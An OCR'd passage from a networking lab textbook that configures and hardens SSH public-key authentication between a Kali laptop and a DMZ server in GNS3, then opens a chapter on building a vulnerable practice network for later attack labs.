


Figure 1 – Network topology

1. Start GNS3

   1.1. Create a new project: **LAB_24**

NOTE: The lab takes heavy influence from the chapter Network Monitoring – Honeypots. It is recommended to save that file as a new project and make adjustments as necessary.

Phase II – Configuring Public Key Authentication

To begin implementing a Public Key Authentication system, we first need to generate a public key pair. We'll give the DMZ server with the public key. This key will act as the authenticator of anyone who attempts to log in holding the private key. We give the private key to the Kali machine, and later attempt to launch an SSH session from the Kali machine to the DMZ server

1. In the *corp[.]local* subnet, start the IT laptop (Kali) and login

2. Ensure that SSH is enabled and active

```
> systemctl enable ssh.service
```


```
> systemctl restart ssh.service
```

3. Generate a new RSA public/private key pair

```
> ssh-keygen -t rsa -b 3072
```

3.1. Press *enter* when prompted where to save the key to place it in its default location: *~/.ssh/id_rsa*

3.2. You may enter a password to further protect your private key, but you can also press *enter* again twice to skip this




```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen -t rsa -b 3072
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:Qglt/fGam4vmYQ3U7Owz9K9wu0q+39emLtZbopLBLf4 kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|    .. .         |
|     .o..o.      |
|     .o ..oo     |
|     . . o. .    |
|      . S.++     |
|       . =*..    |
|        o.B*o.. o|
|       ..=*=o=.o+|
|       oo =OE=*= |
+----[SHA256]-----+

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 2 – Terminal Command Execution

3.3. Verify that the both the private (*id_rsa*) and public (*id_rsa[.]pub*) have been generated

```
> ls -l ~/.ssh/id_rsa*
```



```
┌──(kali㉿kali)-[~]
└─$ ls -l ~/.ssh/id_rsa*
-rw------- 1 kali kali 2590 Apr 10 01:04 /home/kali/.ssh/id_rsa
-rw-r--r-- 1 kali kali  563 Apr 10 01:04 /home/kali/.ssh/id_rsa.pub

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 3 – Terminal Command Execution

4. In the *corp[.]dmz* subnet, start the primary server and login

4.1. Enable The SSH service

```
> systemctl enable ssh
```


```
> systemctl start ssh
```

5. Transfer the public key to the DMZ server (*server[.]corp[.]dmz*) which will be authorized for remote logins

5.1. On the Kali machine, securely move the key using SSH

```
> ssh-copy-id username@10.0.0.4
```

NOTE: Remember that your server's username may vary.




```
┌──(kali㉿kali)-[~]
└─$ ssh-copy-id iako@10.0.0.4
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/kali/.ssh/id_rsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
iako@10.0.0.4's password:

Number of key(s) added: 1

Now try logging into the machine, with:   "ssh 'iako@10.0.0.4'"
and check to make sure that only the key(s) you wanted were added.


┌──(kali㉿kali)-[~]
└─$ 
```

Figure 4 – Terminal Command Execution

5.2. On the server, verify that it was transferred successfully

```
> cat ~/.ssh/authorized_keys
```




```
iako@server:~$ cat ~/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDOnt2HOsEb+EtW+Oerd3pabWxNJpukwNj7K+EvyIiat5G/Gl6h7C8h+wK7KpVr
DbXZuRdAWEHwZYqMj4q49lg9OWhwttXOt7wIququYOUnlZORZkvlXLS1PJpLT2DgKFdf9NxDLgAOJQa4MwFAr9xkvdwaV6nrBrUR+
LtyBy+roHyyPhs+mCE6NGCqnSLgjQV65L2SUVaAU7aPnFMtSi5OKSK4QFr+TGJsY+LwM4/cHxvK5+pBo332tjNTQll+7bpGq7bpT
1DjeEmw/xD5WooZTgHXlOxWtHesMupxv+iE9G8gtlyYNnOCoHCze6tFjA1E763b4stbXrZVOfRulhPeWcbM6nHuhrHJC4OVcsk5L
W4FwJwNsou5T9B/Inx1EOJF5ePXaQkPgHSdktIO+6aSrHtaVXUWXrSqZ/OzSxtyiNxXDjX8yndfRLj1O+ZnPAF1YmeucIWWZ1sIL
owIDO8Sc9XaZcDnTU+I7gtiN52Z8nDZGRIHBN+cRJYi8icO1IUk= kali@kali
iako@server:~$
```

Figure 5 – Terminal Command Execution

6. Test to see if it worked by starting a new SSH session from the Kali box to the server

```
> ssh username@10.0.0.4
```



```
┌──(kali㉿kali)-[~]
└─$ ssh iako@10.0.0.4
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Apr 10 05:26:07 AM UTC 2024

  System load:  0.0               Processes:             107
  Usage of /:   59.2% of 8.02GB   Users logged in:       1
  Memory usage: 24%               IPv4 address for enp0s3: 10.0.0.4
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

58 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Apr 10 05:24:40 2024 from 192.168.5.112
iako@server:~$ 
```

Figure 6 – Public Key Authenticated SSH Session

NOTE: We successfully logged into the machine without needing a password! However, if you decided to further secure your RSA keys with a passphrase during the ***ssh-keygen*** command, you will be prompted to enter that passphrase when using SSH. It should be noted that this is locally processed and not transmitted over the network.

Phase III – Further SSH Hardening

While we have successfully implemented this form of authentication over SSH, simply leaving it there would be unwise for security. We can implement a few other changes to the SSH service running on the DMZ to make the setup more secure.

1. Login to the DMZ primary server

2. Modify the configuration file for the server-side SSH daemon with the following changes

```
> vi /etc/ssh/sshd_config
```

   2.1. Change ***AddressFamily*** from ***any*** to ***inet*** to only listen for IPv4 connections

   2.2. Set ***ListenAddress*** to ***10.0.0.4***

   2.3. Add an ***AllowUsers*** directive followed by the primary account's username

   2.4. Change ***ClientAliveCountMax*** from ***3*** to ***2*** to reduce the amount of time before idle client sessions are disconnected

   2.5. Change ***ClientAliveInterval*** from ***0*** to ***15*** to set a timer on SSH Keep Alive messages


   2.6. Set ***PasswordAuthentication*** to ***no*** to disable passwords/passphrases

   2.7. Set ***PermitRootLogin*** to ***no*** to disable the root user from being accessed via SSH

   2.8. Change ***Port*** from ***22*** to any other nonstandard port number to obfuscate SSH services

   2.9. Set ***PubkeyAuthentication*** to ***yes*** to allow for public key authentication

   2.10. Use this image for configuration reference



```
# Listener Configuration
Port 434
AddressFamily inet
ListenAddress 10.0.0.4

# Authentication Configuration
PasswordAuthentication no
PubkeyAuthentication yes
PermitRootLogin no

# Client Configuration
AllowUsers iako
ClientAliveCountMax 2
ClientAliveInterval 15
```

Figure 7 – SSHD configuration


3. Restart the SSH daemon

```
> systemctl restart ssh
```

4. From the admin laptop, test the new SSH service

    4.1. Try to login to root on the DMZ server via SSH

```
> ssh root@10.0.0.4 -p 434
```




```
┌──(kali㉿kali)-[~]
└─$ ssh root@10.0.0.4 -p 434
root@10.0.0.4's password:
Permission denied, please try again.
root@10.0.0.4's password:
```

Figure 8 – Terminal Command Execution

> **NOTE:** This example changed the default port to 434, be sure to adjust this as necessary.

    4.2. Try to login into the primary user

```
> ssh username@10.0.0.4 -p 434
```



```
┌──(kali㉿kali)-[~]
└─$ ssh iako@10.0.0.4 -p 434
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Apr 10 06:21:14 AM UTC 2024

  System load:  0.0               Processes:               109
  Usage of /:   59.2% of 8.02GB   Users logged in:         1
  Memory usage: 24%               IPv4 address for enp0s3: 10.0.0.4
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

58 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Apr 10 06:11:46 2024 from 192.168.5.112
iako@server:~$ 
```

Figure 9 – Terminal Command Execution

End of Lab

Deliverables

4 Screenshots are needed to earn credit for this exercise:

- Screenshot of GNS3 Network
- Screenshot of cat ~/.ssh/authorized_keys command
- Screenshot of a successful connection to ssh with public key authentication
- Screenshot of Ubuntu Desktop being refused connection due to no public key

Homeworks

Assignment 1 – Add two more public keys to the ssh server

- Add two public keys to the server from two of the Ubuntu desktops
- Show them successfully connecting afterwards

PART IV

ATTACKING AN ENTERPRISE NETWORK

CHAPTER 42

Build the Baseline Environment (Eagle Net)

DANTE ROCCA

This section is for building a baseline environment. e.g. Your target. We'll call it Eagle Network, The Eagle, or just Eagle for reference. It will contain many of the devices of a real network, but it will be abbreviated to save on host machine resources. You will need to create this enterprise network first before starting any of the attack labs.

LEARNING OBJECTIVES

- Create a network to serve as a target for offensive cyber operations

PREREQUISITES

- Chapter 5 – Installing Tiny Core Linux
- Chapter 7 – Create a Linux Server
- Chapter 12 Create a Kali Linux VM
- Chapter 13 – Create a Vulnerable Desktop VM
- Chapter 21 – DHCP Relay

DELIVERABLES

- Four (4) Screenshots are required:
    - GNS3 lab environment
    - Kali box receiving an IP address
    - Metasploitable3-Win box receiving an IP address
    - Metasploitable3-Linux box receiving an IP address

RESOURCES

- N/A

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Setting up the network

This lab provides students with a guide to creating a network containing vulnerabilities to exploit while conducting a cyber attack. Much of this lab is directly from the DHCP Relay chapter. We highly recommend that once the GNS3 environment is complete; you save a master copy for reuse in future activities.

1. The goal is to create a network like this:

